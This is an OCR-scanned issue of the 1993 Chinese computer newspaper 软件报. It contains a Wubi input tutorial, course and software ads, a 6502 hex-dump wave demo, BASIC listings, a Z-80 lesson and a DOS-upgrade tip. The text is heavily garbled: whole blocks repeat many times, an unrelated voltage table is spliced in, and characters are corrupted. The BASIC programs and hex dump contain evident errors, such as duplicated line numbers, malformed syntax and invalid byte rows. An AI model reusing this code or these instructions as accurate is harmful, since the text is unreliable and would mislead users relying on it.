正确使用词汇可以为提高速度。系统提供了二字词、三字词、四字词和多字词,无论哪种词汇一概为四码。二字词输入时每个字取其前两码,三字词输入时,前两个字取其前两码,第三个字取其前两码,四字词输入时每个字取其前两码。

多字词输入时,前三个字和其最后一个字后取其前两码。

通过学习和上机练习掌握五笔字型输入法。

辅导教师 林茂旺

五笔字型输入法是目前推广面最大,且输入速度较快的一种汉字输入方法,它属于形码结构,因此,只要掌握了汉字的图形结构以及五笔字型中的一些特殊规定,便可以较快地掌握五笔字型的输入方法。

五笔字型输入汉字可分为三种情况:

一、键名码的输入
键盘上除26个英文字母键以外的25个英文字母键,每键左上角的一个汉字(见字根总表)称为键名码。其取字方法是将该键连击四次。

二、成字根的输入
25个英文字母键上,共安置130个基本字根,其中除25个键名码外,还有105个基本字根,在这些字根中,有些本身就是一个完整的汉字(如:三、四、五、八、九、十、马、巴等)称为成字根,要输入这些字根汉字,只须按根。

根户口一、首笔划一、第二笔划一、末笔划的顺序按键即可。

根户口就是把所要输入成字根所在键上打一次,如果成字根的笔划少,最后由空格键人为结束标志。

成字根	代码	按键顺序
二	12.11.11.11	f, g, h, i
五	11.11.21.11	a, b, h, g
四	24.21.51.11	l, h, o, g
耳	52.11.21.11	a, b, h, g
戈	15.11.51.31	a, g, n, t

三、单体结构汉字的输入
汉字是由基本字根所组成,要在计算机上输入汉字必须掌握由字根组成汉字,这是问题的一个方面,同时,还要掌握汉字

拆分成基本字根,这是问题的另一个方面,只有把这两个方面的问题才算解决了使用五笔字型输入汉字的基本知识。

单体汉字的拆分原则有二:

1. 连笔结构的汉字,拆成单笔与基本字根。

汉字	基本字根	按键
牛	牛	r h k
生	丿 主	t g
必	心 丨	y n e
心	心 丨	n t

2. 交叉结构和交叉混合结构的汉字,按原。

书写顺序→取大优先→兼顺直顺→能散不连→能连不交的原则进行拆分,必须满足所拆出的字根再加一笔都不是130个基本字根中的已知字根。

例:果—应拆为“日”和“木”,不能拆为“田”和“木”。

自—应拆为“丿”和“目”,不能拆为“冫”、“口”和“二”。

苗—应拆为“艹”和“山”,不能拆为“艹”、“一”和“山”。

奕—应拆为“一”、“弓”和“人”,不能拆为“一”、“弓”、“人”和“人”。

在拆分时必须注意两点:①笔划不能割断;②基本字根不能再拆分。

四、提高汉字输入速

引脚	1	2	3	4	5	6	7	8	9	10	11	12	13	14
开机电压	1.6	2.4	3.5	0.0	0	1.7	4.0	0	1.2	1.5	4.0	4.6	5.7	
关机电压	0	0	0	0	0	0	0	4.6	1.2	1.5	4.8	4.7	6	

300元可省一台打印机
清华大学科学馆
SX D系列打印机共享器
打印机+共享器=打印机+打印机

邮购 100084
电话 2594866
联系人 龚宇英

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务中心 成都软件公司 成都电子所合办 主编：刘锦德 副主编：唐秋
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

成都科技大学成人教育学院(软件报)社联合招收第一期计算机技术函授班学员

应部份读者的要求和当前社会对计算机技术人才的需要，成都科技大学成人教育学院《软件报》社决定联合举办计算机函授班，对要求提高计算机技术水平；学习计算机的基本知识和操作使用技能的人员提供学习的机会。本班由成都科技大学有丰富教学经验的教师担任授课的教学工作，对学员的作业、试卷将一一批阅，学员在学习期间经考试合格者，将由成都科技大学成人教育学院发给结业证书。学员提出的带有共性的问题，将由授课教师撰写在《软件报》上刊登。教师还将协助学员解决学习上或计算机应用上遇到的困难。

一、招收对象：面向全国招生。凡具有初中以上文化程度且在在职和待业人员，在校师生及部队官兵均可报名参加学习。

二、学制：半年
三、班级及课程
1. 机械设计CAD班
课程：微机基本知识、DOS的使用、Auto CAD的使用、数据库技术的应用。

2. 教师进修班：对中小学、中技、中专和职业高中等学校的计算机教师在课教师围绕教学大纲进行培训提高。
课程：微机基本知识、操作系统、BASIC程序设计、数据库应用技术。

3. 实用技术班：着重提高计算机技术应用人员的实际工作能力。
课程：实用DOS技术、Novell及3+以太网的安装及运行的管理、数据库应用技术。

4. 初级技术班：对计算机知识的初学者进行系统速成学习。
课程：实用DOS技术、汉字输入、微机原理简介、常用工具软件(含900桌面办公系统)的使用。

四、教学方式
寄发教材，在《软件报》上开辟“函授讲座”，学员通过《软件报》及所收到的教材进行自学，有问题向《软件报》社或任课教师提出。凡带共性问题，在报上解答，个别问题由任课教师复信，限期开卷考试。

如学员有面授要求，将视人数多少，再行通知面授的时间、地点、课程及面授收费。

五、学费：每班每期收费190元(含教材及信资费)
钱款通过邮局汇款，一次交清，事后概不办理退款手续。

收款：委托成都微电脑应用协会负责收款，款汇成都科技大学八系软件教研室林茂昭同志收，邮编：610085。请在汇款单附言栏写明所学专业、姓名、通信地址、邮编。收款后，即寄给收据、入学通知书。

六、报名：从即日起到93年6月底止。

七、毕业证书：凡在学习期内各门课程考试合格者，由成都科技大学成人教育学院发给结业证书，记录学习成绩，供用人单位考试、任用、评定职称、岗位转移等教育。

成都科技大学成人教育学院《软件报》函授班

★编号：930509
名称：FOXBASE+通用下拉菜单界面系统
作者：唐季民
功能简介：本系统为FOXBASE+用户提供一通用的标准下拉式菜单系统(菜单的操作等同Turbo C++)，用户只需填写菜单项目即可。即可为自制的软件系统嫁接上一个商品化界面。本系统全面支持各类显示器，如CGA、EGA、VGA、长城014卡和CEGA等。支持各种中文操作系统。由于采用了先进的存、复屏技术，不仅从根本上杜绝了半个汉字，且复屏迅速。本系统为用户提供了安全支持，可以根据用户级别自动对菜单项目进行取用。本系统还提供了提供联机帮助、出错捕捉和计算器等功能。作者还能用Novell网络为用户提供多用户版系统，它能自动适应各个

工作站上所采用的不同的显示器，以命令行形式体现。如过了累计时间而没有按键，屏幕显示即自动关闭，屏关关闭后所有工作按继续进行，按任一健，屏即恢复显示。本软件可以运行于MS-DOS、汉字2.13H、汉字王码DOS、汉字UCDOS、金山DOS等操作系统。适用于所有IBM、AST、COMPAQ、HP等兼容机。软件用汇编语言写成，程序驻留内存后只占150个字节。经使用，本程序对系统运行及用户程序的运行都是可靠的。
源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

中国计算机用户协会成立十周年技术报告会消息

为庆祝中国计算机用户协会成立十周年，定于今年九月二十日，在北京举办面向用户的大型技术报告会。邀请国内计算机知名专家作专题技术报告，同时希望国内外的计算机厂商作产品技术报告，或者提供介绍产品的技术资料，以沟通用户与厂商之间联系，为发展计算机事业服务。
凡拟在技术报告会上作产品技术报告的厂商，请向中国计算机用户协会科技委员会联系：
地址：北京学院南路55号电脑大厦1907室 邮编：100081
电话：831.6539 传真：8312543 联系人：郝丽君

中软总公司推出 1.00版“智星”多媒体数据库管理系统

ORACLE数据库操作高度集成化，不仅中文环境支持ORACLE操作，而且ORACLE对中文环境支持达到了理想的程度。
4. 连网。完全符合客户/服务器网络体系结构，其分布式数据库网络功能得到了进一步有效的发挥，用户界面友好。
5. 操作。完全采用下拉式菜单、窗口、消息框、对话框等先进技术，具有同MS-WINDOWS完全兼容的图形用户界面，操作灵活方便。

▲上海研制成功先进的“非过程化通用数据库集成应用系统”上海市商业科学技术研究所研制的“非过程化通用数据库集成应用系统”是一个面向最终用户的多功能、综合性的超数据库集成工具系统。用户不必编程，只需在系统环境下，根据屏幕提示，定义自己的数据库，便可快速构成自己的各种应用系统。

▲最新的电脑语言进入中国(本报北京讯)北京元冠计算机有限公司日前在软向社会各界介绍了最新的开发式第四代计算机语言UNIFACE。这种语言能运行于多种软硬件平台及网络和数据库环境，可方便地将应用程序及数据移植到不同环境，大大提高编程效率。

▲WINDOWS 3.1进入中国市场(本报北京讯)新天地电子信息技术研究所与美国微软公司日前达成协议，首批500套中文WINDOWS 3.1软件作为中文之星的配套软件同时销售。这是微软新产品进入中国软件市场的第一步。

▲我国金融系统将投资10亿建设卫星通讯网 据中国人民银行科技负责人日前宣布，今年将投资10亿元，加速卫星通讯主干网的建设。突出中国区域网(CNFN)、城市网、国家网的建设。去年全国卫星通信电子联

间，以命令行形式体现。如过了累计时间而没有按键，屏幕显示即自动关闭，屏关关闭后所有工作按继续进行，按任一健，屏即恢复显示。本软件可以运行于MS-DOS、汉字2.13H、汉字王码DOS、汉字UCDOS、金山DOS等操作系统。适用于所有IBM、AST、COMPAQ、HP等兼容机。软件用汇编语言写成，程序驻留内存后只占150个字节。经使用，本程序对系统运行及用户程序的运行都是可靠的。

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

间，以命令行形式体现。如过了累计时间而没有按键，屏幕显示即自动关闭，屏关关闭后所有工作按继续进行，按任一健，屏即恢复显示。本软件可以运行于MS-DOS、汉字2.13H、汉字王码DOS、汉字UCDOS、金山DOS等操作系统。适用于所有IBM、AST、COMPAQ、HP等兼容机。软件用汇编语言写成，程序驻留内存后只占150个字节。经使用，本程序对系统运行及用户程序的运行都是可靠的。

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

中国计算机用户协会微机型系统分会征文通知
协会为了宣传推广微机应用的优秀成果，加强用户之间以及用户同厂商之间的横向联系和了解，避免低水平的重复开发，促进应用水平的提高，定于今年8月份，在承德举办第六届年会，现征集年会交流论文：
一、征文范围、范围：
1. 国内外计算机技术发展与应用综述 2. 计算机网络与通讯系统 3. 计算机办公自动化系统 4. 计算机管理信息系统 5. 计算机工业生产过程控制系统 6. CAD/CAM系统 7. 软件环境与软件工具 8. 计算机在传统产业改造、技术进步及其他方面的应用
二、论文征集与评审：
凡提供论文者，请于今年6月30日前，将论文计算机打印稿，寄协会办公室，协会组织专家进行评审。7月30日前发出论文录取录用会议的通知。
三、论文要求：
1. 论文全文要求在5000字以内，论点明确，阐述清楚。
2. 论文应阐述实际应用成果。(综述性文章除外)
3. 论文一式二份，用计算机打印，采用16开本，每行40字，每页40行。
4. 论文录取与否概不追稿，请自行留底。
5. 论文作者书写论文应按规定，作者姓名、作者单位、邮政编码、正文的层次分明。
6. 论文在会上交流，并由专家评审，按论文的内容、水平、形式等综合评价，评为优秀论文、好论文和一般论文，评为优秀论文的发表优秀论文证书。
地址：北京学院南路55号电脑大厦1907室 邮编：100081

中国计算机用户协会成立十周年技术报告会消息
为庆祝中国计算机用户协会成立十周年，定于今年九月二十日，在北京举办面向用户的大型技术报告会。邀请国内计算机知名专家作专题技术报告，同时希望国内外的计算机厂商作产品技术报告，或者提供介绍产品的技术资料，以沟通用户与厂商之间联系，为发展计算机事业服务。
凡拟在技术报告会上作产品技术报告的厂商，请向中国计算机用户协会科技委员会联系：
地址：北京学院南路55号电脑大厦1907室 邮编：100081
电话：831.6539 传真：8312543 联系人：郝丽君

中软总公司推出 1.00版“智星”多媒体数据库管理系统

ORACLE数据库操作高度集成化，不仅中文环境支持ORACLE操作，而且ORACLE对中文环境支持达到了理想的程度。
4. 连网。完全符合客户/服务器网络体系结构，其分布式数据库网络功能得到了进一步有效的发挥，用户界面友好。
5. 操作。完全采用下拉式菜单、窗口、消息框、对话框等先进技术，具有同MS-WINDOWS完全兼容的图形用户界面，操作灵活方便。

▲上海研制成功先进的“非过程化通用数据库集成应用系统”上海市商业科学技术研究所研制的“非过程化通用数据库集成应用系统”是一个面向最终用户的多功能、综合性的超数据库集成工具系统。用户不必编程，只需在系统环境下，根据屏幕提示，定义自己的数据库，便可快速构成自己的各种应用系统。

▲最新的电脑语言进入中国(本报北京讯)北京元冠计算机有限公司日前在软向社会各界介绍了最新的开发式第四代计算机语言UNIFACE。这种语言能运行于多种软硬件平台及网络和数据库环境，可方便地将应用程序及数据移植到不同环境，大大提高编程效率。

▲WINDOWS 3.1进入中国市场(本报北京讯)新天地电子信息技术研究所与美国微软公司日前达成协议，首批500套中文WINDOWS 3.1软件作为中文之星的配套软件同时销售。这是微软新产品进入中国软件市场的第一步。

▲我国金融系统将投资10亿建设卫星通讯网 据中国人民银行科技负责人日前宣布，今年将投资10亿元，加速卫星通讯主干网的建设。突出中国区域网(CNFN)、城市网、国家网的建设。去年全国卫星通信电子联

间，以命令行形式体现。如过了累计时间而没有按键，屏幕显示即自动关闭，屏关关闭后所有工作按继续进行，按任一健，屏即恢复显示。本软件可以运行于MS-DOS、汉字2.13H、汉字王码DOS、汉字UCDOS、金山DOS等操作系统。适用于所有IBM、AST、COMPAQ、HP等兼容机。软件用汇编语言写成，程序驻留内存后只占150个字节。经使用，本程序对系统运行及用户程序的运行都是可靠的。

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部

源程序语言：8086宏汇编MASM5.0编译
运行环境：IBMPC及其兼容机DOSVer 3.0以上
转让形式：软盘一张(内有使用说明)
转让价格：110元/套
收款单位：《软件报》编辑部



机械模拟演示

本程序用6502汇编语言写成。程序采用直接往字符显示缓冲区送字符编码的方法形成画面。用正常显示的“#”号模拟波源，用反相显示的字符列模拟有弹性联系的力学质点列。程序运行，屏上有一列波形的水平方向向左传播，波形上的每个质点都有标号。屏上显示两个完整的正弦波，波的频率可调，有十一个档供选择。当选最低频率时，可以看到波水平向左传播而波形上各质点仅围绕其平衡位置上下振动，由此可说明振动与波的区别与联系以及横波的特点。还可以看清各质点间的相位关系等。所以本程序可以用在高中物理或普通物理机械波的教学之中。

本程序的 \$7FFD—\$813F 为程序区：

```

7FF0 - 20 58 FC A9 A1 8D 00 04
7FF8 - AD 00 C0 2C 00 C0 10 F8
8000 - AD 00 C0 29 F9 C0 D0
8008 - 0F AD 00 C9 29 0F 0A 0A
8010 - 0A 0A 8D D2 81 4C 1D 58
8018 - A9 D0 8D D2 81 20 58 FC
8020 - A9 BC 8D 10 04 A9 D0 8D
8028 - 11 04 8D 12 04 8D 13 04
8030 - A9 00 85 08 45 09 8D C0
8038 - 81 8D C1 81 8D C2 81 8D
8040 - C8 81 8D C4 81 A0 00 A9
8048 - DF 99 A8 05 C8 98 C9 27
8050 - D0 F5 A8 C0 31 A0 00 8D
8058 - 50 81 85 08 8D E8 81 8D
8060 - D0 F5 A8 C0 31 A0 00 8D
8068 - E8 58 81 86 09 8D E4 81
8078 - 40 81 91 08 A9 10 A8 0F
8080 - 40 81 91 08 A9 C9 0F D0
8088 - 05 C8 A9 AA 91 08 E8 AE
8098 - A8 B9 00 81 8D 0E C1 C8
80A0 - 81 8D E2 81 C8 B9 00
80A8 - 00 9D 50 81 E8 E8 C0 81
80B0 - AD E2 81 C9 01 D0 64 D8
80B8 - 38 AD E3 81 ED 0E 81 8D
80C0 - E5 81 AD E4 81 ED E1 81
80C8 - 8D E5 81 AE C2 81 AD E5
80D0 - 81 8D 50 81 E8 AD E6 81
80D8 - 9D 50 81 E8 E8 E8 C2 81
80E0 - E2 C4 81 AD C4 81 C9 10
80E8 - D0 48 A9 FF 5D D0 81 A9
80F0 - 18 8D D2 81 C9 AF 0F 310
80F8 - 3C C9 BE F0 39 DF 0F
8100 - 17 8D D1 81 CE D1 81 AD
8108 - D1 C1 89 01 D0 F6 CE D0
8110 - 81 AD D0 81 C9 01 D0 D7
8118 - 4C 00 D8 18 AD E0 81
8120 - 6D E5 81 8D E5 81 AD E1
8128 - 81 6D E4 81 8D E6 81 4C
8130 - C8 80 4C 52 80 60 AD 00
8138 - C0 C9 D9 D0 F9 4C 00 80
8140 - 08 05 04 03 02 01 39 38
8148 - 37 36 35 34 33 32 31 30
8150 - 28 08 09 A4 84 82 07
8158 - 38 03 07 8C 84 06 09 00
8160 - 07 94 86 07 98 AF 04 9C
8168 - 00 65 A0 81 07 AA 5A 04
8170 - A8 D8 04 AC 5C 05 8D DD
8178 - 04 B4 8E 04 B8 37 0F BC
8180 - 80 01 01 84 D8 02 00 88
8188 - 80 00 01 8C 80 00 01 90
8190 - 80 00 94 80 00 00 98
8198 - D8 02 01 9C 00 01 00 A8
81A0 - 80 01 06 A4 D8 02 01 A8
81A8 - 80 00 00 AC 80 00 00 B8
81B0 - 80 00 01 B4 80 00 01 B8
81B8 - D8 02 00 BC 00 01 01 80

```

\$8140—\$814F 是字符表。
\$8150—\$817F 是送字符编码的地址表，它有十六个结点，每个结点有三个存贮单元，其中前两个单元分别存放送字符地址的低八位（二进制）和高八位，第三个单元存放指向波表的指针。

\$8180—\$81BF 是地址波表（简称波表），实际上是一个单循环链表，有十六个结点，每个结点有四个存贮单元，其中前两个单元存地址波表值，第三个单元存标志位（0/1）标志，第四个单元存放指向该表下一个结点的链表指针。

程序按规律读三个表，同时也按规律对地址表的内容进行更新操作。由于使用了循环链表，所以缩短了程序的长度。

本程序还使用了下面一些单元：
\$81C0—\$81C4 用作变量值暂存。
\$81D0—\$81D2 用作延时计数。
\$81E0—\$81E8 用作运算单元。
\$08、\$09 作间址寻址用。
程序及三个表装入内存后，若在监控状态下下键入7FF0，即可运行；若在BASIC状态下可用CALL 3752指令调用。

程序运行开始的左上角显示一个1号，这时不要按，键或，只要按其它任一健就会显示动态波形。

频率选择：从频率很低到频率较高选键的顺序是从9到0再到其它键（不包括，和；）

暂停：按；键则画面静止，只有再按Y键才能恢复动态。

退出：在画面呈动态时按；键则退出。

有了这个程序就有了一个模拟演示器，又方便又经济。 黑龙江 索克文

多重循环应用一例

我们偶然拜读了广西唐阿伦在贵报92年15期上发表的《多重循环时影》一文，按文中程序运行结果是168个等式，但其中有72个是重复的，实际仅为96个等式。而据我们原来玩这个游戏时，结果为168个无重复等式。经过分析发现，文中程序有儿处明显错误，对此我们作了相应修改：

第一，把原程序中850、200、270语句去掉，以去掉重复等式，相应修改5语句为T=T-3和200语句为T=T+4。

第二，去掉273语句，增加不重复等式32个。

第三，将原程序30语句中THEN330改为THEN320，又增加不重复等式32个。

第四，将原程序110语句中THENS10改为THEN300，又增加不重复等式8个。

第五，将原程序180语句中THEN20改为THEN300，去掉无意义的多重循环。修改后的程序如下（已加粗体）：

```

10 T=3
20 FOR C1=1 TO 8
30 FOR C2=C1+1 TO 9
40 FOR C3=C1+C2, C=C3, IF C3=10 THEN
50 IF C3>9 THEN C3=C3-INT(C3/10)*10
60 IF C3=C1 OR C3=C2 THEN S10
70 FOR B1=1 TO 9
80 IF B1=C1 OR B1=C2 OR B1=C3 THEN300
90 FOR B2=B1+1 TO 9

```

```

100 IF B2=C1 OR B2=C2 OR B2=C3 THEN300
110 B3=B1+B2, IF C>9 THEN B3=B1+B2+1
120 B3=B3, IF B3=10 THEN 200
130 IF B3>9 THEN B3=B3-INT(B3/10)+10
140 IF B3=C1 OR B3=C2 OR B3=C3 OR B3=B1 OR B3=B2 THEN 200
150 FOR A3=1 TO 9
160 IF A1=C1 OR A1=C2 OR A1=C3 OR A1=B1 OR A1=B2 OR A1=B3 THEN 280
170 FOR A2=A1+1 TO 9
180 IF A2=C1 OR A2=C2 OR A2=C3 OR A2=B1 OR A2=B2 OR A2=B3 THEN 270
190 A3=A1+A2, IF B>9 THEN A3=A1+A2+1
200 IF A3>9 THEN 290
210 IF A3=C1 OR A3=C2 OR A3=C3 OR A3=B1 OR A3=B2 OR A3=B3 THEN 270
220 T=T+4
230 PRINT "T=";T,A1;A2;A3;B1;B2;B3;C1;C2;C3;A3;B3;C3
240 PRINT "T=";T+1,A1;B1;C1;A2;B2;C2;A3;B3;C3
250 PRINT "T=";T+1,A1;B1;C1;A2;B2;C2;A3;B3;C3
260 PRINT "T=";T+1,A1;B1;C1;A2;B2;C2;A3;B3;C3
270 NEXT A2
280 NEXT A1
290 NEXT B2
300 NEXT B1
310 NEXT C2
320 NEXT C1

```

按此修改后的程序运行结果为168个不重复等式，在Z80机上运行时间为22秒。

河南大学 顾玉家 唐克兴

CEC—SMWS 字处理软件编辑功能很强

如能用汇编语言或C语言，特别是用来编辑机器语言或文本文件，将会给工作带来极大的方便。

为此，我编了下面两段小程序。它可以对SMWS上编辑的非文本文件转换成机器语言文件（程序一）或文本文件（程序二），如果文本文件中的内容是带行号的BASIC程序，则可以通过EXEC命令，将其送入内存程序区运行或存盘。

这样，你就可以利用SMWS强大的编辑功能，象编辑其它文件一样，用CEC—SMWS作程序编辑器。

用CEC—SMWS作程序编辑器

对你编辑的各种程序任意进行插入、删除和字段移动等操作，程序编辑好后，退出该系统，再运行程序一或程序二，编辑工作便告结束。

需要注意的是，在编辑机器语言文件时，不必输入地址，只输入16进制数据就行了。等到转换时，再加上起始地址，数据与数据之间要留一个空格，为了避让出错，最好每八个数据为一行，每行以回车结束，输入文本文件时，每项记录必须以回车结束；输入BASIC文件时，一切规则与通常情况相同。

本方法略加修改，也适用于其它版本。 万其 葛志良

```

程序一
5 D$ = CHR$(4)
10 INPUT"原文文件名: ",F$
20 INPUT"转换后文件名: ",N$
30 INPUT"起始地址: ",D$
40 INPUT"结束地址: ",E$
50 A = PEEK(P), B = PEEK(P+1)
60 IF A = 15 THEN GOTO 50
70 IF A = 0 AND B = 0 THEN 110
80 A = (A-16) - (A>57) * 7
90 B = B - 48 - (B>57) * 7
100 C = A+B, POKE E, C, E = E+1, P = P+3
110 GOTO 50
110 PRINT D$ "BSAVE" N$, A, D, E-D
程序二
5 D$ = CHR$(4), DMM $ (100)
10 INPUT"原文文件名: ",F$
20 INPUT"转换后文件名: ",N$
30 PRINT D$, BLOAD F$
40 P = 24580
50 A = PEEK(P), B = PEEK(P+1), A$ = CHR$(A)
55 IF A = 0 AND B = 0 THEN 80
60 IF A = 15 THEN K = K+1
65 IF A > 127 THEN A = A - 128 + (A>165) + (A>174) + (A>187)
70 B = B - 128 + (B>165) + (B>174) + (B>187), A$ = CHR$(127) + CHR$(A) + CHR$(B), P = P+1
75 B(K) = B$(K) + A$, P = P+1, GOTO 50
80 PRINT D$ "OPEN" N$
90 PRINT D$ "WRITE" N$
100 FOR I = 0 TO K-1
110 PRINT B$(I), NEXT I
120 PRINT D$ "CLOSE"

```

Z-80的指令系统

一、要求：掌握Z-80的十种寻址方式；掌握Z-80汇编指令的书写格式及功能；自学本章后能阅读和编写简单的汇编语言程序。

二、重点内容：Z-80的指令系统是Z-80 CPU能执行的全部指令，又称指令集，共有158条基本指令，再辅以十种不同的寻址方式，可以构成600多种不同操作的组合指令。

1. 寻址方式
寻址方式是理解指令系统的基础。就普遍意义的寻址方式而言指令寻址方式及操作数寻址方式。指令的寻址方式对Z-80及8086系列机都是由硬件直接完成的。Z-80的程序计数器(PC)自动增1实现，8086系列由指令指针(IP)自动增1实现。一般地，寻址方式是寻找指令操作数地址的方法。每条指令除了提供特定的操作码（汇编语言指令以助记符表示）外，还必须提供0至2个操作数或操作数地址的充分信息。寻址方式的多样化可以扩充指令系统的功能。正因为这样，Z-80有十种寻址方式，8086/8088有24种寻址方式。

2. 指令格式、CPU发出的各种操作命令称为指令，用它作为控制微机上各部件协调动作的命令。指令本身是具有特定模式的二进制代码串，即机器码（又称二进制语言）。若用机器码编写程序，既难识别，又难书写，且不便交流。因此，各种微型机用一套助记符来表示不同的指令，称为汇编语言（又称汇编语言）。本课程只要求掌握汇编语言（机器码级只要求查阅教材附录二指令系统表，助记符与操作码一一对应，表中还给出了每条指令的字节数及执行时间——周期T数），不同系列的微机的助记符略有差异。

例如，ADD A, B
ADD代表加，称为助记符，实现A+B送回A的功能。如此一目了然，方便记忆。Z-80指令

用PC-TOOLS替换DOS版本

在DOS版本替换升级的方法中，大多采用重新格式化的方法。这种方法是不必要的，但它可能损坏某些文件，并且花的时间较长。笔者在实践过程中应用PC-TOOLS开根DOS版本，时间短，保险系数大。具体方法为：

1. 启动计算机，运行PC-TOOLS中的PC文件，用D命令删除根目录中IBMBIO.COM、IBMDOS.COM、IBMSYSTEM.COM、IBMDOS.COM文件。
2. 按F10键，改变驱动器到A盘或B盘。用A命令改变A或B盘的IBMBIO.COM、IBMDOS.COM的属性，并存盘。
3. 退出PC-TOOLS，回到C盘根

目录，用COPY命令拷贝A盘或B盘的两个IBM*.COM文件及COM.MAND.COM文件。

4. 重新执行PC-TOOLS，的PC文件，改变IBMBIO.COM文件的属性。

5. 拷贝A盘或B盘所有文件到C盘，用DOS子目录。

这样，计算机的DOS版本就升级了。 长沙 曾庆文

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘德胜 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

为行业排忧 为读者解难 《软件报》南京联络站获得成功的诀窍

《软件报》南京联络站(原名南京记者站)在《软件报》编辑部的关怀下,成立于1988年,历经5个春秋,建立起一支近百人的通讯员队伍。几年来,通讯员利用自己的特长,为《软件报》的读者,为广大的计算机工作者排忧解难;为计算机厂家,为南京的一些计算机公司提供了各种技术服务。很多《软件报》读者来信表扬我们的工作,有的建议报社登报表扬,而我们联络站的工作人员(均为业余兼职,无报酬)始终保持着《软件报》的办报宗旨“普及计算机知识,交流计算机技术,培养软件人才,发展软件产业”,很多兄弟站的同志来信要求人取经验,同时,有人询问我们《软件报》编辑部是否提供大量的经费来支持我们的工作。我们回答是:白手起家,大家凭着对计算机事业的热爱和追求,以一簇火热的火赢得了大家的信任,我们具体的做法是:

一、建立一支高质量的通讯队伍

联络站刚建时,只有30多名通讯员,均是《软件报》的作者,在第一次站务会上,大家就决定了:“联络站的通讯员除了能写稿,组稿提供信息外,必须在计算机的某一领域比较精通,有一定水平,并能经常接触计算机”。在这种思想指导下,对通讯员的技术专长进行了摸底,并建立了技术档案,形成了一个由多层次技术组成遍布南京的技术网络,一旦读者来信提出难题,能很快送到对应人员的手中,提出解决方法再反馈给读者。由于帮助读者解决了问题有些外地的计算机工作者也和我们建立了联系,我们也选择一些有一定水平的读者成为新的通讯员。大家经常通过电话联系,交流技术,互通信息,取长补短使联络站成为计算机信息集散地。

二、发挥技术优势,利用报纸加强横向联系

联络站的最大优势是技术力量雄厚,许多通讯员具有较高的理论水平和实践能力,为了发挥技术优势,联络站在编辑部的支持下,充分利用报纸宣传阵地,开展了技术服务,先后开发了大量的实用软件,办了C语言、XENIX系统的培训班,请南京有经验的教师讲课,并吸收读者提问,学员普遍反映:“培训班水平高,收获大,解决急,提高水平”。联络站先后和南京展望电脑信息中心,南京向往电脑服务部,南京紫金协会服务部建立了良好的合作关系,解决了许多读者购机、维修、安装

等问题深受大家好评。南通电脑设备有限公司是一个生产磁盘的专业厂家,该公司产品主要外销,国内知名度很低,特别是低价位的学生盘,库存几百万片,当时国内硬盘盖成灾,为此我们专门请该公司技术人员来南京给通讯员讲盘片知识,我们也到该公司参观考察,并带回400片库存学生盘,经部份通讯员试用证明,盘片质量好,为了推荐给广大读者使用,特写了《国产磁盘的喜与忧》一文,发表在《软件报》上,在很短的时间内库存的盘片全部销完。至今南通电脑设备有限公司的学生盘供不应求,由于我们的努力既解决了企业的困难,又帮助广大读者得到质高价廉的盘片,一举两得,联络站的知名度也更高了。至于读者出的机器软硬件问题只要一个电话或一封信都能得到满意的答复。在江苏电视台拍摄的《我们思维学电脑》的电脑教育节目,就有南京站通讯员讲课。

在几年的联络站工作中,我们认为联络站这种形式,将大批的计算机工作者集合在一起将自己的经验通过报纸介绍给大家,互相学习共同提高,这对祖国的计算机事业是有利的。

近一年来,由于种种原因,南京联络站的活动有所减少,但通讯员们相互间的交流,学习一天也没有停止,全国各地许多读者仍和我们保持着联系。为适应新形势,南京联络站将挂靠在南京星火技术研究所,继续保持过去的特点,为大家服务。

《软件报》南京联络站 站务组 编后记: 本文作者原单位是《软件报》原南京记者站站长,先生为南京站建立与发展的功臣,《软件报》全体同仁深表感谢。

《软件报》南京联络站 站务组 编后记: 本文作者原单位是《软件报》原南京记者站站长,先生为南京站建立与发展的功臣,《软件报》全体同仁深表感谢。

《软件报》南京联络站 站务组 编后记: 本文作者原单位是《软件报》原南京记者站站长,先生为南京站建立与发展的功臣,《软件报》全体同仁深表感谢。

★编号: 930601

名称: 日常营养保健电脑咨询系统 YZXX V1.0

作者: 邓爱明

